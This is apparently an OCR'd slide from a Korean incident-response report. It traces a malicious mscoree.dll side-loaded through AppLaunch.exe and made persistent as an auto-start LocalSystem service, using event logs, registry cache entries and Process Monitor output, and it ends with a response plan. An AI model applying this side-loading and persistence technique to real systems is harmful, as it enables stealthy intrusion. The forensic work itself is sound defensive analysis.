
악성코드 mscoree.dll 실행을 위해 AppLaunch.exe 파일의 기능을 이용한 것으로 추정
- AppLaunch.exe 파일을 악성 mscoree.dll과 같은 위치에 생성
- 해당 AppLaunch.exe를 자동 실행으로 서비스에 등록

공격 시점(207-03-31 14:49)에 AppLaunch.exe를 서비스로 등록한 어플리케이션 이벤트 로그



2017-03-29 21:01:08	...B	FILE	Mactime Bodyfile	/Windows/Microsoft.NET/Framework/v4.0.30319/AppLaunch.exe
2017-03-31 14:36:55	M...	EVT	WinEVTX	[26 / 0x001a] Record Number: 84040 Event Level: 4 Source Name: Application Popup Computer Name: builder Message string: Application popup: AppLaunch.exe - Bad Image : C:₩users₩public₩mscoree.dll is either not designed to run on Windows or it contains an error. Try installing the program again using the original installation media or contact your system administrator or the software vendor for support. Strings: ['AppLaunch.exe - Bad Image', 'C:₩users₩public₩mscoree.dll is either not designed to run on Windows or it contains an error. Try installing the program again using the original installation media or contact your system administrator or the software vendor for support. ']
2017-03-31 14:49:58	M...	EVT	WinEVTX	[7045 / 0x1b85] Record Number: 84048 Event Level: 4 Source Name: Service Control Manager Computer Name: builder Message string: A service was installed in the system.₩n₩nService Name: Microsoft.NET Framework v2.0.50727₩nService File Name: C:₩Program Files₩Common Files₩Microsoft.NET₩Framework₩v2.0.50727₩AppLaunch.exe₩nService Type: user mode service₩nService Start Type: auto start₩nService Account: LocalSystem Strings: ['Microsoft.NET Framework v2.0.50727', 'C:₩Program Files₩Common Files₩Microsoft.NET₩Framework₩v2.0.50727₩AppLaunch.exe', 'user mode service', 'auto start', 'LocalSystem']
2017-04-05 08:53:22	....	REG	AppCompatCache Registry Entry	[HKEY_LOCAL_MACHINE₩System₩ControlSet001₩Control₩Session Manager₩AppCompatCache] Cached entry: 53 Path: ₩??₩C:₩Program Files₩Common Files₩Microsoft.NET₩Framework₩v2.0.50727₩AppLaunch.exe
2017-04-05 08:53:22	....	REG	AppCompatCache Registry Entry	[HKEY_LOCAL_MACHINE₩System₩ControlSet001₩Control₩Session Manager₩AppCompatCache] Cached entry: 53 Path: ₩??₩C:₩Program Files₩Common Files₩Microsoft.NET₩Framework₩v2.0.50727₩AppLaunch.exe

process monitor 결과



Process Name	PID	Operation	Path	Result
AppLaunch.exe	3164	CreateFile	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	SUCCESS
AppLaunch.exe	3164	QueryBasicInformationFile	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	SUCCESS
AppLaunch.exe	3164	CloseFile	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	SUCCESS
AppLaunch.exe	3164	CreateFile	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	SUCCESS
AppLaunch.exe	3164	CreateFileMapping	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	FILE LOCKE...
AppLaunch.exe	3164	CreateFileMapping	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	SUCCESS
AppLaunch.exe	3164	Load Image	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	SUCCESS
AppLaunch.exe	3164	CloseFile	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	SUCCESS
AppLaunch.exe	3164	QueryNameInfomationFile	C:\Program Files\Common Files\Microsoft.NET\Framework\v2.0.50727\mscoree.dll	SUCCESS

향후계획

- ✓ 넷사랑 보안조치 기술지원
- ✓ 빌드환경 주의 보안공지
- ✓ 사례 전파